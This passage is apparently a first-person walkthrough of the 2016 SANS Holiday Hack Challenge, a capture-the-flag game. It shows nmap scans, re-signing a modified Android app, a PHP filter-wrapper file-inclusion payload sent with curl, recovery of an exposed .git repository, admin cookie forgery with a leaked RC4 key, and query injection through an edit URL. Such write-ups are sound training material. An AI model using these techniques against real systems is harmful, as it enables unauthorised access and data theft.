When the train stops, I find myself at the train station in North Pole 1978. Everything here looks like it did in 2016, except terminals do not protect the doors. While exploring all of the rooms here, I find Santa Claus in the 1978 DFER (Dungeon For Errant Reindeer). He thanks me for rescuing him, but isn't able to recall how he got here.

Password: 24fb3e89ce2aa0ea422c3d511d40dd84

I also noticed the sign board here says 4351 days (about 12 years) since the last grinch-level event. This may be a reference to the original 1966 broadcast of How The Grinch Stole Christmas.



Remote server exploits

During my analysis of the APK file earlier, I also used the apktool command to further unpack the the SantaGram app. The decompiler produced some interesting information, but I may find other interesting character strings defined in configuration files which are only loaded at runtime and wouldn't be present inside the compiled class files. Here is what I find:

```
root@kali:~# grep http res/values/strings.xml
<string
name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
<string
name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
<string
name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

This produced some good information:

1. **analytics.northpolewonderland.com** - The analytics server hostname and a sample URL with an input parameter that I can try to attack
2. **ads.northpolewonderland.com** - The ad server hostname and another possible input parameter
3. **dev.northpolewonderland.com** - The debug data collection server hostname
4. **dungeon.northpolewonderland.com** - The dungeon server hostname
5. **ex.northpolewonderland.com** - The exception handler server hostname

I look up the IP addresses associated with these hostnames and take each of them to Tom Hessman, another NPC inside the Quest game. He tells me that these hosts are all within scope, and suggests that brute-force scanning for directory and file names isn't going to help me.



My approach with each of the remote servers is to first run a portscan using nmap with the option -sC to enable script scanning. This instructs nmap to run any relevant NSE scripts, which can show me additional information about what is running on the open ports it finds.


```
root@kali:~# nmap -sC analytics.northpolewonderland.com

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-26 10:05 EST
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.044s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 5d:5c:37:9c:67:c2:40:94:b0:0c:80:63:d4:ea:80:ae (DSA)
|   2048 f2:25:e1:9f:ff:fd:e3:6e:94:c6:76:fb:71:01:e3:eb (RSA)
|_  256 4c:04:e4:25:7f:a1:0b:8c:12:3c:58:32:0f:dc:51:bd (ECDSA)
443/tcp   open  https
| http-git:
|   104.198.252.157:443/.git/
|_ Potential Git repository found (found 1/6 expected files)
| http-title: 400 The plain HTTP request was sent to HTTPS port
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_ http/1.1
```


I then configure my web browser to use an intercepting proxy server, which lets me view and manipulate communication between the browser and server. I'm using the open source Zed Attack Proxy (ZAP), but Burpsuite is another popular choice. I browse manually to each server to see if there is anything interesting in the rendered webpage or the page source. Afterward, I examine HTTP headers in the proxy.

The Mobile Analytics Server (via credentialed login access)

The first server I look at is the analytics server. Browsing to the URL <https://analytics.northpolewonderland.com> produces a logon prompt.



I try the guest account learned through analysis of the APK file (guest:busyreindeer78), and upon successfully logging on, I find a link to the second MP3 audio file: `discombobulatedaudio2.mp3`.



The Dungeon Game

A port scan of this host revealed an open port 11111.

```
root@kali:~# nmap dungeon.northpolewonderland.com
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-26 10:04 EST
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (0.051s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 993 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
11111/tcp open     vce

Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds

root@kali:~# nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.          This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>
```

Connecting with netcat, I'm welcomed by a game called Dungeon, which later became known as Zork. Strange, the game says that there is a wrapped mailbox here. In the game I remember, it was just a small mailbox. Maybe there's a gift inside.

```
>open mailbox
Opening the mailbox reveals:
  A leaflet.
>read leaflet
Taken.
  Welcome to Holiay Hack Challenge Dungeon!
(...)

  Your mission is to find the elf at the North Pole and barter with him
  for information about holiday artifacts you need to complete your quest.
```

This game has clearly been customized for the Hack Challenge.

I played Zork when I was young, however I didn't have much patience for it back then, and I really don't feel like playing it today. Fortunately, one of the elves suggested that there is a way to cheat and offered me a dungeon.zip download in the Quest game. Maybe I should take a look at that now.

Running strings on the executable and the .dat file provides few of the actual character strings from the game. A Google search tells me that these strings are stored in ZSCII, a proprietary character encoding scheme used by the creators of this game to make it harder to reverse engineer. In addition to the garbled strings, I spot some evidence of a hidden menu.

```
root@kali:~# unzip dungeon
Archive: dungeon.zip
  inflating: dungeon/dtextc.dat
  inflating: dungeon/dungeon

root@kali:~# strings dungeon
(...)
GDT>
(...)
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE           DV- Display VILLS
AN- Alter switches       DX- Display EXITS
AO- Alter OBJECTS        DZ- Display PUZZLE
AR- Alter ROOMS          D2- Display ROOM2
AV- Alter VILLS          EX- Exit
```


I start the game up and try the command gdt, and get to the GDT> prompt I saw in the strings output. It looks like this menu provides a command to look at the game texts. Through trial and error I find entry number 1024 contains the string needed to solve this puzzle, but the actual passphrase itself is only available in the online game.

```
root@kali:~/sans2016/dungeon# ./dungeon
chroot: No such file or directory
Welcome to Dungeon.          This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>dt
Entry: 1024
The elf, satisified with the trade says -
Try the online version for the true prize
```

I go back to port 11111 on the dungeon server and get the following:

```
> gdt
GDT>dt
Entry: 1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

After following the instructions, I receive an e-mail with an attachment containing the third audio file: `discombobulatedaudio3.mp3`.



The Debug Server

Simply browsing to <http://dev.northpolewonderland.com> doesn't provide anything useful. To learn more, I look back at the contents of the APK file that I disassembled earlier. I remember seeing the dev.northpolewonderland.com hostname referenced inside of strings.xml, so I start looking for an additional clue there.

```
root@kali:~# cat SantaGram_4.2/res/values/strings.xml
(...)
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">false</string>
```

In the XML file, the next line after the debug URL definition is a boolean value that appears to control whether debug mode is enabled. The elf Shiny Upatree suggested that we could change Android application XML files and recompile the updated app with apktool.

```
<Bushy Evergreen> - Hi, I'm Bushy Evergreen. Shiny and I lead up the Android analysis team.
<Bushy Evergreen> - Shiny spends most of her time on app reverse engineering. I prefer to analyze apps at the Android bytecode layer.
<Bushy Evergreen> - My favorite technique? Decompiling Android apps with Apktool.
<Bushy Evergreen> - JadX is great for inspecting a Java representation of the app, but can't be changed and then recompiled.
<Bushy Evergreen> - With Apktool, I can preserve the functionality of the app, then change the Android bytecode smali files.
<Bushy Evergreen> - I can even change the values in Android XML files, then use Apktool again to recompile the app.
<Bushy Evergreen> - Apktool compiled apps can't be installed and run until they are signed. The Java keytool and jarsigner utilities are all you need for that.
<Bushy Evergreen> - This video on manipulating and re-signing Android apps is pretty useful.
<Bushy Evergreen> - ...
```

I change the value in the XML file to true and then recompile and sign the app.

```
root@kali:~# apktool b SantaGram_4.2
I: Using Apktool 2.2.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir..

root@kali:~# keytool -genkey -v -keystore santagram.keystore -alias santagram -keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 720
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes

Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a validity of 720 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
Enter key password for <santagram>
(RTURN if same as keystore password):
[Storing santagram.keystore]

root@kali:~# jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore santagram.keystore
SantaGram_4.2/dist/SantaGram_4.2.apk santagram
Enter Passphrase for keystore:
jar signed.
```

I install the new APK file from the dist directory and start up the app, but nothing happens. Looking back at the bytecode, I check to see where this string is used, and find that it's only referenced in a file called EditProfile.smali.

```
root@kali:~# grep -R debug_data_enabled *
SantaGram_4.2/res/values/strings.xml:    <string name="debug_data_enabled">false</string>
SantaGram_4.2/res/values/public.xml:    <public type="string" name="debug_data_enabled"
id="0x7f07001e" />

root@kali:~# grep -R 0x7f07001e *
SantaGram_4.2/res/values/public.xml:    <public type="string" name="debug_data_enabled"
id="0x7f07001e" />
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:    const v0, 0x7f07001e
```

This time when I run the application, I go to the update profile function and now I catch an HTTP POST call to the dev server in the ZAP proxy.

```
POST http://dev.northpolewonderland.com/index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4; E2281 Build/KOT49H)
Connection: Keep-Alive
Content-Length: 144
Host: dev.northpolewonderland.com

{"date":"20161219195551-0500","freemem":50198416,"debug":"com.northpolewonderland.santagram.EditProfile","udid":"85baef9426d67007","verbose":false}
```

The request is a POST with JSON format data. The response isn't particularly interesting, but a parameter in the request catches my eye. I try changing the value for "verbose" from false to true and send the modified request.

Modified request:

```
POST http://dev.northpolewonderland.com/index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4; E2281 Build/KOT49H)
Connection: Keep-Alive
Content-Length: 144
Host: dev.northpolewonderland.com

{"date":"20161219195551-0500","freemem":50198416,"debug":"com.northpolewonderland.santagram.EditProfile","udid":"85baef9426d67007","verbose":true}
```

Response:

```
{"date":"20161220005900","date.len":14,"status":"OK","status.len":"2","filename":"debug-20161220005900-0.txt","filename.len":26,"request":{"date":"20161219195551-0500","freemem":50198416,"debug":"com.northpolewonderland.santagram.EditProfile","EditProfile","udid":"85baef9426d67007","verbose":true},"files":["debug-20161220001716-0.txt","debug-20161220001907-0.txt","debug-20161220003024-0.txt","debug-20161220003121-0.txt","debug-20161220003207-0.txt","debug-20161220003238-0.txt","debug-20161220003306-0.txt","debug-20161220003322-0.txt","debug-20161220003330-0.txt","debug-20161220003705-0.txt","debug-20161220003717-0.txt","debug-20161220003839-0.txt","debug-20161220004343-0.txt","debug-20161220005113-0.txt","debug-20161220005300-0.txt","debug-20161220005315-0.txt","debug-20161220005330-0.txt","debug-20161220005513-0.txt","debug-20161220005552-0.txt","debug-20161220005900-0.txt","debug-20161224235959-0.mp3","index.php"]}
```

This time the response contains an mp3 filename that I'm able to fetch from the server: debug-20161224235959-0.mp3.

The Banner Ad Server


Next, I browse to <http://ads.northpolewonderland.com/> and view the page source, where I find some clues that this site is running Meteor.

```
<script type="text/javascript"
src="/fedc8e9f69dab9d81a4f227d6ec76567fcb56231.js?meteor_js_resource=true"></script>
```

Meteor is an open source JavaScript web framework. The communication between the browser and server is not standard HTTP and ZAP can't make any sense of it. I recall one of the elves gave a tip about how to investigate this type of site.

```
<Pepper Minstix> - Hi, my name is Pepper Minstix. I'm one of Santa's bug bounty elves.
<Pepper Minstix> - Lately, I've been spending time attacking JavaScript frameworks, specifically the Meteor Framework.
<Pepper Minstix> - Meteor uses a publish/subscribe messaging platform. This makes it easy for a web page to get dynamic data from a server.
<Pepper Minstix> - Meteor's message passing mechanism uses the Distributed Data Protocol (DDP). DDP is basically a JSON-based protocol using WebSockets and SockJS for RPC and data management.
<Pepper Minstix> - The good news is that Meteor mitigates most XSS attacks, CSRF attacks, and SQL injection attacks.
<Pepper Minstix> - The bad news is that people get a little too caught up in messaging subscriptions, and get too much data from the server.
<Pepper Minstix> - You should check out Tim Medin's talk from HackFest 2016 and the related blog post.
<Pepper Minstix> - Also, Meteor Miner is a browser add-on for Tampermonkey to easily browse through Meteor subscriptions. Check it out!
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops...
```

I install the MeteorMiner script into TamperMonkey, and get a list of resources back in the MeteorMiner window. After some exploration, I notice that the HomeQuotes collection changes when I load the admin/quotes route. Instead of 4 records, there are now 5.



To look into this further, I start the browser's console using the F12 key and dump the HomeQuotes collection.

```

> JSON.stringify(HomeQuotes._collection)

[{"name": "home_quotes", "_docs": {"_map": {"drsCoXaLaitrx2xJP": {"_id": "drsCoXaLaitrx2xJP", "index": 0, "quote": "Never Tired", "hidden": false}, "ncN8EozkRGuq3hmd6": {"_id": "ncN8EozkRGuq3hmd6", "index": 1, "quote": "Never the Same!", "hidden": false}, "qLqMmQFCurmaptYPj": {"_id": "qLqMmQFCurmaptYPj", "index": 2, "quote": "Making Ads Great Again!", "hidden": false}, "zC3qjywazw6vTorZQ": {"_id": "zC3qjywazw6vTorZQ", "index": 3, "quote": "Is anyone actually reading this?", "hidden": false}, "zPR5TpxB5mcAH3pYk": {"_id": "zPR5TpxB5mcAH3pYk", "index": 4, "quote": "Just Ad It!", "hidden": true, "audio": "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"}}, "_observeQueue": {"_tasks": {}, "_running": false, "_runTimeout": null}, "next_qid": 6, "queries": {}, "_savedOriginals": null, "paused": false, "_c2": {"_simpleSchema": {"_schema": {"quote": {"label": "Quote String", "min": 4, "max": 256}, "index": {"label": "Index", "min": 0}, "hidden": {"label": "Hidden", "optional": true, "defaultValue": false}, "audio": {"label": "Audio File", "optional": true, "min": 4, "max": 256}}, "_schemaKeys": ["quote", "index", "hidden", "audio"], "_autoValues": {}, "_blackboxKeys": [], "_validators": [null], "_messages": {}, "_depsMessages": {"_dependentsById": {}}, "_depsLabels": {"quote": {"_dependentsById": {}}, "index": {"_dependentsById": {}}, "hidden": {"_dependentsById": {}}, "audio": {"_dependentsById": {}}}, "_firstLevelSchemaKeys": ["quote", "index", "hidden", "audio"], "_objectKeys": {}, "_validationContexts": {}}}}

```

In the output, I see the next audio file: /ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3.

The Uncaught Exception Handler Server

Running the SantaGram app through ZAP again, I notice that there are a few HTTP POST calls to <http://ex.northpolewonderland.com> that include some runtime exception details in JSON format. The response includes a .php filename that we can call from a browser. If I can get the server to write some php code to this file, perhaps I can view data on server that's outside the application's intended functionality.

One of the hints in the game includes a blog article about using php wrappers to improve the results of local file inclusion vulnerabilities. After reading up on this method, I try injecting the value php://filter/convert.base64-encode/resource=exception, which should provide the base64 encoded source code of exception.php.

```

root@kali:~# curl -s -H "Content-Type: application/json" -H "Host: ex.northpolewonderland.com" -X
POST -d
'{"data": {"crashdump": "php://filter/convert.base64-encode/resource=exception"}, "operation": "ReadCrashDump"}' http://ex.northpolewonderland.com/exception.php | base64 -d
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

```

Success! I grab the file discombobulated-audio-6-XyzE3N9YqKNH.mp3

The Mobile Analytics Server (post authentication)

Looking back at the nmap scan results for the analytics server, I see that there is a .git directory available on port 443. I'm able to download the source code repository for the site from here and develop a roadmap for attacking this server.

First, I use wget to recursively download the contents of the .git directory.

```
root@kali:~# wget -qr https://analytics.northpolewonderland.com/.git

root@kali:~# cd analytics.northpolewonderland.com/

root@kali:~/analytics.northpolewonderland.com# ls -la
total 32
drwxr-xr-x 6 root root 4096 Dec 28 19:35 .
drwxr-xr-x 3 root root 4096 Dec 28 19:34 ..
drwxr-xr-x 2 root root 4096 Dec 28 19:34 css
drwxr-xr-x 2 root root 4096 Dec 28 19:34 fonts
drwxr-xr-x 8 root root 4096 Dec 28 19:35 .git
-rw-r--r-- 1 root root 2334 Dec 28 19:35 index.html
drwxr-xr-x 2 root root 4096 Dec 28 19:34 js
```

There isn't a lot to see here; but when I run git status, it looks like files have been deleted since the last commit.

```
root@kali:~/analytics.northpolewonderland.com# git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

    deleted:    README.md
    deleted:    crypto.php
    deleted:    css/bootstrap-theme.css
    deleted:    css/bootstrap-theme.css.map
    deleted:    css/bootstrap-theme.min.css
    deleted:    css/bootstrap-theme.min.css.map
    deleted:    css/bootstrap.css
    deleted:    css/bootstrap.css.map
    deleted:    css/bootstrap.min.css.map
    deleted:    css/bootstrap.min.css.orig
    deleted:    db.php
    deleted:    edit.php
    deleted:    footer.php
    (...)
```

There are quite a few files listed here, so I try rolling back to the last commit before these files were deleted.

```

root@kali:~/analytics.northpolewonderland.com# git reset --hard
HEAD is now at 16ae0cb Finishing touches (style, css, etc)
root@kali:~/analytics.northpolewonderland.com# ls -l
total 1596
-rw-r--r-- 1 root root      290 Dec 28 22:35 crypto.php
drwxr-xr-x 2 root root    4096 Dec 28 22:35 css
-rw-r--r-- 1 root root   2958 Dec 28 22:35 db.php
-rw-r--r-- 1 root root   2392 Dec 28 22:35 edit.php
drwxr-xr-x 2 root root   4096 Dec 28 19:34 fonts
-rw-r--r-- 1 root root      29 Dec 28 22:35 footer.php
-rw-r--r-- 1 root root  1191 Dec 28 22:35 getaudio.php
-rw-r--r-- 1 root root  2000 Dec 28 22:35 header.php
-rw-r--r-- 1 root root  2334 Dec 28 19:35 index.html
-rw-r--r-- 1 root root     819 Dec 28 22:35 index.php
drwxr-xr-x 2 root root   4096 Dec 28 22:35 js
-rw-r--r-- 1 root root 1528970 Dec 28 19:38 -l
-rw-r--r-- 1 root root   2913 Dec 28 22:35 login.php
-rw-r--r-- 1 root root     174 Dec 28 22:35 logout.php
-rw-r--r-- 1 root root    325 Dec 28 22:35 mp3.php
-rw-r--r-- 1 root root   7697 Dec 28 22:35 query.php
-rw-r--r-- 1 root root    310 Dec 28 22:35 README.md
-rw-r--r-- 1 root root   2252 Dec 28 22:35 report.php
-rw-r--r-- 1 root root   5008 Dec 28 22:35 sprusage.sql
drwxr-xr-x 2 root root   4096 Dec 28 22:35 test
-rw-r--r-- 1 root root     629 Dec 28 22:35 this_is_html.php
-rw-r--r-- 1 root root     739 Dec 28 22:35 this_is_json.php
-rw-r--r-- 1 root root     647 Dec 28 22:35 uuid.php
-rw-r--r-- 1 root root    1949 Dec 28 22:35 view.php

```

After recovering the files, I take a look through the source and notice a few things:

1. The administrator account has access to additional functionality that modifies stored queries.
2. The website identifies the logged-in user by a string encrypted in the session cookie.
3. The query edit and output functions are built dynamically based on the data provided rather than a fixed set of columns.

Since I have the site's source code, I can generate my own cookie to impersonate the administrator account without knowing its password. I cobble together some PHP code based on crypto.php and login.php.

```

<?php
define('KEY', "\x61\x17\x4a\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}
$auth = encrypt(json_encode([
    'username' => 'administrator',
    'date' => date(DateTime::ISO8601),
]));
print bin2hex($auth);
?>

```

Next, I log into the analytics website using the guest account, but use ZAP to intercept the response and alter the AUTH cookie with the value produced by my hacked up PHP code.

82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b
965cc92654ab1494c6363a50465b71176884152

Now as I browse the website as administrator, the MP3 link is replaced with a link to the query edit function.

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Warning! This is experimental.

ID: XXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX

Name: New Name

Description: New Description

Edit

The HTTP GET request generated by the edit page updates the name and description for any entry with the given id.

```
https://analytics.northpolewonderland.com/edit.php?id=b13305e7-4d2e-4f6f-85c9-ac437cd37edd&name=myquery&description=myquery
```

I know from looking at the database schema in srusage.sql that the table definition for the saved queries includes a column to store the SQL query itself. I wonder what would happen if I just include my own query in the request to edit.php.

```
https://analytics.northpolewonderland.com/edit.php?id=b13305e7-4d2e-4f6f-85c9-ac437cd37edd&name=myquery&description=myquery&query=select * from audio
```

Now, when I view the stored query I can see inside the audio table, which clearly includes the 7th audio file that I'm after.

Details

ID	b13305e7-4d2e-4f6f-85c9-ac437cd37edd
Name	myquery
Details	myquery

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

That's good, but I can't get the mp3 file this way, and I know from reviewing the code that neither the guest nor administrator account can access this data using `getaudio.php`. So instead, I update the stored report again to encode the mp3 column in hex.

```
https://analytics.northpolewonderland.com/edit.php?id=b13305e7-4d2e-4f6f-85c9-ac437cd37edd&name=myquery&description=myquery&query=select filename,hex(mp3) from audio
```

This provides a hex string in my web browser that I can copy and paste into a text file and convert to an mp3 file:

```
root@kali:~# xxd -r -p discombobulatedaudio7.dat > discombobulatedaudio7.mp3
```

What are the names of the audio files you discovered from each system above?

discombobulatedaudio1.mp3, discombobulatedaudio2.mp3, discombobulatedaudio3.mp3, debug-20161224235959-0.mp3, /ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3, discombobulated-audio-6-XyzE3N9YqKNH.mp3, discombobulatedaudio7.mp3

Now that I have all of the audio files, I put them all together in Audacity. It still doesn't sound right, so I increase the speed by 500%. Now it sounds like a chipmunk talking, so I lower the pitch a bit. Now I can hear the phrase "Father Christmas, Santa Claus, or as I've always known him, Jeff!". This is a line from the 2010 Doctor Who Christmas special, titled *A Christmas Carol*. Matt Smith, playing the 11th Doctor says this shortly after making his entrance via Kazran Sardick's fireplace. Does this mean that The Doctor kidnapped Santa??

Who is the villain behind the nefarious plot?

The answer is behind the final door leading from the Corridor to the Clock Tower behind Santa's bookshelf. This door has no terminal, but still requires a passphrase. I try the phase from the audio files, and am permitted through the door.

Passphrase: Father Christmas Santa Claus or as I've always known him Jeff

Once past the door, I climb the ladder into the clock tower, and find Doctor Who (though portrayed as the 4th Doctor, by the looks of his floppy hat and long colorful scarf). He immediately admits to abducting Santa Claus, and explains why.



Why had the villain abducted Santa?

Here is the explanation in The Doctor's own words:

```
<Dr. Who> - The question of the hour is this: Who nabbed Santa.  
<Dr. Who> - The answer? Yes, I did.  
<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?  
